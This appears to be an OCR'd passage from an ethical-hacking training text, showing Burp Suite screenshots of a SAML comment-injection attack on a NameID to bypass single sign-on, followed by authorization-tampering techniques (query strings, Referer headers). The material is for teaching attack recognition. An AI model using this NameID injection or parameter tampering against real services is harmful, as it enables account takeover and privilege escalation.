?
XSW1
Preview in Browser...
Reset Message
Apply XSW
XML Signature
?
Remove Signatures
(Re-)Sign Assertion
Send Certificate to SAML Raider Certs
(Re-)Sign Message
Search

Assertion
Condition Not Before 2018-04-25T19:41:25.701Z
Condition Not After 2018-04-25T19:46:55.701Z
Issuer
Signature
Signature Algorithm http://www.w3.org/2000/09/xmldsig#rsa-sha1
Digest Algorithm http://www.w3.org/2000/09/xmldsig#sha1
Subject
Subject Conf. Not Before
Subject Conf. Not After 2018-04-25T19:46:55.701Z
Encrypted with

```
NJxq</ds:X509Certificate>
        </ds:X509Data>
      </ds:KeyInfo>
    </ds:Signature>
    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@megauniversity.com.fakedomain.com</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData
          InResponseTo="_4895f47294b26d28cf642edee2abe6d9"
          NotOnOrAfter="2018-04-25T19:46:55.701Z" Recipient="https://megauniversity.edu/Shibboleth.sso/SAML2/POST"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2018-04-25T19:41:25.701Z" NotOnOrAfter="2018-04-25T19:46:55.701Z">
      <saml:AudienceRestriction>
        <saml:Audience>https://megauniversity.edu/shibboleth</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
```

Figure 14.72: Screenshot of Burp Suite capturing SAML messages

- Now, add your own comment between two domain names and pass the response.


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer
Decoder
Comparer
Extender
Project options
User options
Dashboard
Target
Proxy
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
SAML Raider
XSW Attacks
XSW1
Preview in Browser...
Reset Message
Apply XSW
XML Signature
Remove Signatures
(Re-)Sign Assertion
Send Certificate to SAML Raider Certs
(Re-)Sign Message
Search

Request to [redacted]

Assertion

Condition Not Before 2018-04-25T19:41:25.701Z

Condition Not After 2018-04-25T19:46:55.701Z

Issuer [redacted]

Signature

Signature Algorithm http://www.w3.org/2000/09/xmldsig#rsa-sha1

Digest Algorithm http://www.w3.org/2000/09/xmldsig#sha1

Subject

Subject Conf. Not Before

Subject Conf. Not After 2018-04-25T19:46:55.701Z


Encrypted with

```
NJxq</ds:X509Certificate>
        </ds:X509Data>
      </ds:KeyInfo>
    </ds:Signature>
    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@megauniversity.com<!-- letmein -->.fakedomain.com</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData
          InResponseTo="_4895f47294b26d28cf642edee2abe6d9"
          NotOnOrAfter="2018-04-25T19:46:55.701Z" Recipient="https://megauniversity.edu/Shibboleth.sso/SAML2/POST"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2018-04-25T19:41:25.701Z" NotOnOrAfter="2018-04-25T19:46:55.701Z">
      <saml:AudienceRestriction>
        <saml:Audience>https://megauniversity.edu/shibboleth</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
```

Figure 14.73: Screenshot of Burp Suite manipulating SAML messages

- In this case, as the signature is matching with the valid response, the SP approves and processes the first text parameter in NameID: admin@xyz.org.

Attackers use this technique to bypass the SAML-based SSO process and tamper with the responses.



Attack Authorization Schemes

- First, access the web application using account with low privileges and then escalate the privileges to **access protected resources**
- **Manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, username, access group, cost, filenames, file identifiers, etc.

❶ **Uniform Resource Identifier**


❷ **POST Data**

❸ **Query String and Cookies**

❹ **Parameter Tampering**

❺ **HTTP Headers**

❻ **Hidden Tags**



Authorization Attack: HTTP Request Tampering

Query String Tampering

- If the query string is visible in the address bar on the browser, then try to change the string parameters to **bypass authorization mechanisms**

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

- Use web spidering tools such as **Burp Suite** to scan the web app for POST parameters

HTTP Headers


- If the application uses the **Referer header** for making access control decisions, then try to modify it to access **protected application functionalities**

```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
